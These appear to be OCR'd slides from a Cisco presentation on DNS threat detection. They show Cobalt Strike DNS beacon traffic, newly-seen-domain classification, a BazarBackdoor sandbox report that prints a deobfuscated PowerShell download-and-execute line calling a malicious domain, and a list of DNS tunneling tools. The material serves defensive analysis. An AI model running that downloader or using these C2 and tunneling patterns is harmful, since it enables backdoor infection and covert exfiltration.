15358	2021-11-10 16:09:29,824396	54.246.181.1	192.168.111.5	DNS		Standard query response 0xc4ea A 19997cf2.wallet.thedarkestside.org A 8.8.4.246
15463	2021-11-10 16:09:39,831448	192.168.111…	54.246.181.1	DNS		Standard query 0x2bda A api.046cd40cb.19997cf2.wallet.thedarkestside.org
15464	2021-11-10 16:09:39,867367	54.246.181.1	192.168.111.5	DNS		Standard query response 0x2bda A api.046cd40cb.19997cf2.wallet.thedarkestside.org A 8.8.4.52
15582	2021-11-10 16:09:49,898012	192.168.111…	54.246.181.1	DNS		Standard query 0xcbe7 TXT api.146cd40cb.19997cf2.wallet.thedarkestside.org OPT
15584	2021-11-10 16:09:49,934897	54.246.181.1	192.168.111.5	DNS		Standard query response 0xcbe7 TXT api.146cd40cb.19997cf2.wallet.thedarkestside.org TXT
15691	2021-11-10 16:09:59,938836	192.168.111…	54.246.181.1	DNS		Standard query 0xb076 A post.130.01b902135.19997cf2.wallet.thedarkestside.org
15692	2021-11-10 16:09:59,977018	54.246.181.1	192.168.111.5	DNS		Standard query response 0xb076 A post.130.01b902135.19997cf2.wallet.thedarkestside.org A 8.8.4.4
15769	2021-11-10 16:10:09,990881	192.168.111…	54.246.181.1	DNS		Standard query 0xc5d3 A post.2d195d35695d92484de7c5ec120e69b4d488d5c7c3de95c4a.ef3c54f0cfd699db3850445febf2528
15770	2021-11-10 16:10:10,032850	54.246.181.1	192.168.111.5	DNS		Standard query response 0xc5d3 A post.2d195d35695d92484de7c5ec120e69b4d488d5c7c3de95c4a.ef3c54f0cfd699db385044
15901	2021-11-10 16:10:23,066076	192.168.111…	54.246.181.1	DNS		Standard query 0x604b A 19997cf2.wallet.thedarkestside.org
15902	2021-11-10 16:10:23,102986	54.246.181.1	192.168.111.5	DNS		Standard query response 0x604b A 19997cf2.wallet.thedarkestside.org A 8.8.4.4
16007	2021-11-10 16:10:36,124801	192.168.111…	54.246.181.1	DNS		Standard query 0xcf44 A 19997cf2.wallet.thedarkestside.org OPT
16011	2021-11-10 16:10:36,170850	54.246.181.1	192.168.111.5	DNS		Standard query response 0xcf44 A 19997cf2.wallet.thedarkestside.org A 8.8.4.246
16124	2021-11-10 16:10:46,178810	192.168.111…	54.246.181.1	DNS		Standard query 0x9211 A api.03dd750ef.19997cf2.wallet.thedarkestside.org
16125	2021-11-10 16:10:46,219201	54.246.181.1	192.168.111.5	DNS		Standard query response 0x9211 A api.03dd750ef.19997cf2.wallet.thedarkestside.org A 8.8.4.84
16214	2021-11-10 16:10:56,228989	192.168.111…	54.246.181.1	DNS		Standard query 0xc78a TXT api.13dd750ef.19997cf2.wallet.thedarkestside.org OPT
16215	2021-11-10 16:10:56,266398	54.246.181.1	192.168.111.5	DNS		Standard query response 0xc78a TXT api.13dd750ef.19997cf2.wallet.thedarkestside.org TXT

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

Analyzing DNS Traffic

DNS_beacon queries and replies

```
Query    A   19997cf2.wallet.thedarkestside.org
Response A   8.8.4.4
Query    A   19997cf2.wallet.thedarkestside.org OPT
Response A   8.8.4.4
Query    A   19997cf2.wallet.thedarkestside.org
Response A   8.8.4.4
Query    A   19997cf2.wallet.thedarkestside.org OPT
Response A   8.8.4.4
Query    A   19997cf2.wallet.thedarkestside.org
Response A   8.8.4.4
Query    A   19997cf2.wallet.thedarkestside.org OPT
Response A   8.8.4.246
```

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

Analyzing DNS Traffic

Possible DNS_Beacon replies

A record reply	Last byte	Last nibble	Do checkin	DNS mode	record type
0.0.0.240	0xF0	0000	N	mode dns	A
0.0.0.241	0xF1	0001	Y	mode dns	A
0.0.0.242	0xF2	0010	N	mode dns-txt	TXT
0.0.0.243	0xF3	0011	Y	mode dns-txt	TXT
0.0.0.244	0xF4	0100	N	mode dns6	AAAA
0.0.0.245	0xF5	0101	Y	mode dns6	AAAA

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

Analyzing DNS Traffic

DNS_TXT queries

```
Query    A   api.07311917.19997cf2.wallet.thedarkestside.org
Response A   8.8.4.68
Query    TXT api.17311917.19997cf2.wallet.thedarkestside.org OPT
Response TXT ZUZBozZmBil0KvISBcqS0nxp32b7h6WxUBw4n70cOLPl3eN7PgcnUVOWdO+tDCbeElzdrp0b0N5DIEhB7eQ9Yg==
```

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

Analyzing DNS Traffic

DNS_A queries

```
Query    A   cdn.04fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.04fe22eff.19997cf2.wallet.thedarkestside.org A   8.8.4.116
Query    A   cdn.14fe22eff.19997cf2.wallet.thedarkestside.org
Response A   cdn.14fe22eff.19997cf2.wallet.thedarkestside.org A   19.64.240.89
Query    A   cdn.24fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.24fe22eff.19997cf2.wallet.thedarkestside.org A   241.225.135.56
Query    A   cdn.34fe22eff.19997cf2.wallet.thedarkestside.org
Response A   cdn.34fe22eff.19997cf2.wallet.thedarkestside.org A   127.132.170.127
Query    A   cdn.44fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.44fe22eff.19997cf2.wallet.thedarkestside.org A   87.30.231.4
Query    A   cdn.54fe22eff.19997cf2.wallet.thedarkestside.org
Response A   cdn.54fe22eff.19997cf2.wallet.thedarkestside.org A   97.156.155.27
Query    A   cdn.64fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.64fe22eff.19997cf2.wallet.thedarkestside.org A   253.162.241.39
Query    A   cdn.74fe22eff.19997cf2.wallet.thedarkestside.org
Response A   cdn.74fe22eff.19997cf2.wallet.thedarkestside.org A   61.217.211.72
Query    A   cdn.84fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.84fe22eff.19997cf2.wallet.thedarkestside.org A   154.197.14.224
Query    A   cdn.94fe22eff.19997cf2.wallet.thedarkestside.org
Response A   cdn.94fe22eff.19997cf2.wallet.thedarkestside.org A   211.139.207.53
Query    A   cdn.a4fe22eff.19997cf2.wallet.thedarkestside.org OPT
Response A   cdn.a4fe22eff.19997cf2.wallet.thedarkestside.org A   150.38.89.208
```

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

Analyzing DNS Traffic

Beacon sending results to the team server with DNS_output queries


```
Query    A   post.140.09842910.19997cf2.wallet.thedarkestside.org
Response A   8.8.4.4
Query    A   post.2942880f933a45cf2d048b0c14917493df0cd10a0de26ea103d0eb1b3.4adf28c63a97deb5cbe4e20b26902d1ef427957323967835f7d18a42.19842910.19997cf2.wallet.thedarkestside.org OPT
Response A   8.8.4.4
Query    A   post.1debfa06ab4786477.29842910.19997cf2.wallet.thedarkestside.org
Response A   8.8.4.4
```

From https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/

This name breaks down into the following labels:


- post: DNS_output query
- 140: transmitted data
- 09842910: counter + random number
- 19997cf2: beacon ID
- wallet[.]thedarkestside.org: domain chosen by the operator

DNS Based Detection and Protection



‘Newly seen domains’ category

Reduces risk of the unknown



1. May have predictively blocked it already, and likely the first requestor was a free user 2. E.g. domain generated for CDN service 3. Usually 24 hours, but modified for best results, as needed.

Domain identified as Newly Seen

Medium Risk

miterinader.space

The domain is classified as Medium Risk due to a combination of suspect security features.

Security Categories

Newly Seen Domains

Content Categories

–

SECURITY INDICATORS


Timeline

Current Content Category: None


DNS Queries Domain Events DNS Changes

Jun 13th, 2021 - Jul 13th, 2021

Low detection rate



Detection rate stays low even after 11 days



8 security vendors flagged this domain as malicious

miterinader.space

Creation Date	Last Updated
11 days ago	11 days ago

DETECTION DETAILS RELATIONS COMMUNITY

Avira (no cloud)	Phishing	CyRadar	Malicious
ESET	Malware	Fortinet	Malware
Kaspersky	Malware	Lionic	Malicious
Netcraft	Malicious	Sophos	Malware

Downloaded file has low AV detection

3 security vendors flagged this file as malicious

943017c3097455cb8b4659412783705b4815c7b6d68b0809ff74a44bad8beb04

BDGmLjgM.dat

64bits | assembly | invalid-rich-pe-linker-version | overlay | pedll

248.50 KB
Size

2021-07-13 20:48:05 UTC
27 minutes ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 2

SecureAge APEX	Malicious	FireEye	Generic.mg.a29cfaebde6924f9
Microsoft	Trojan:Win32/Wacatac.B!ml	Acronis (Static ML)	Undetected

Sandbox Analysis

Extracted

Language	ps1

Deobfuscated

```
1 invoke-expression (new-object net.webclient).downloadstring("http://miterinader.space/333g100/index.php")
2
```

Target
BDGmLjgM.dat

MD5
a29cfaebde6924f90896ceb62a73e613

Filesize
248KB

Score
10 /10

SHA1
e06d49bff5e1bd10ac0257b76b1f8bc897871840

SHA256
943017c3097455cb8b4659412783705b4815c7b6d68b0809ff74a44bad8beb04

SHA512
3501b5fa3f7a1126fd69f10a211ed3356063c7f5f9535638d57082477b93ba1af8cc

Tags

bazarbackdoor | backdoor

Signatures

- BazarBackdoor
- Bazar/Team9 Backdoor payload
- Blocklisted process makes network request

Category can be incorporated in the analysis as indicator of potentially malicious activity


95af2e46631be234a5178584507926562946 2e809e667081eb0b723116e265f3

BEHAVIORAL INDICATORS

Indicator	Severity
Artifact Flagged Malicious by Antivirus Service	100
A Document File with Embedded and Minimal Content Established Network Communications	100
Document Submission Contacted Domain Flagged By Cisco Umbrella	100
Executable Artifact has Misleading File Extension	60
Downloaded PE Executable	60
Cisco Umbrella Categorized Domain As A Newly Seen Domain	60

Detections

- **“Reactive” and “Realtime” heuristic and behavioral detections**
  - The **reactive** algorithms can detect a range of tunneling, takes ~1 hr to enforce on a newly seen event
  - **Realtime** blocks are enforced immediately, use a rule based method coupled with client query behavior




`nbswy3dpfv3w64tmmqxhi6dupqztan`

[NEW] Stateful Algorithm Realtime Tunneling Detection

Developed a new technique to identify encrypted Base32 and Base64 messages in real-time. Relies on transition probabilities from one character to the next, identifying character combinations likely related to encrypted messages.

DNS Resolver (Real-time Detection)

Expanded Protection against malicious tunneling tools and query techniques



Tools


DNS2TCP
DNSCAT2
DNSExfiltrator...

Encoding techniques and query characteristics

Base64 ...

Qtype TXT, SRV, MX, CNAME

DNS Resolver (Real-time Caching Detection)



Name Server Cache

- Caches frequently requested DNS records.
- Name server info frequently cached.

Tunneling Cache Signatures

- Developing proprietary caching strategy.
- Maintain signatures related to tunneling.

Global Resolver Fleet

- DNS resolvers independently detect DNS tunneling

Ransomware hardening approach

- Monitor and respond to alerts
- Focus your defense strategy on detecting lateral movements and data exfiltration to the internet
- Lock down accessible services
- Segmentation and Zero-Trust
- Inventory your assets and accounts
- Multi Factor Authentication (MFA)
- Patch everything


cisco
SECURE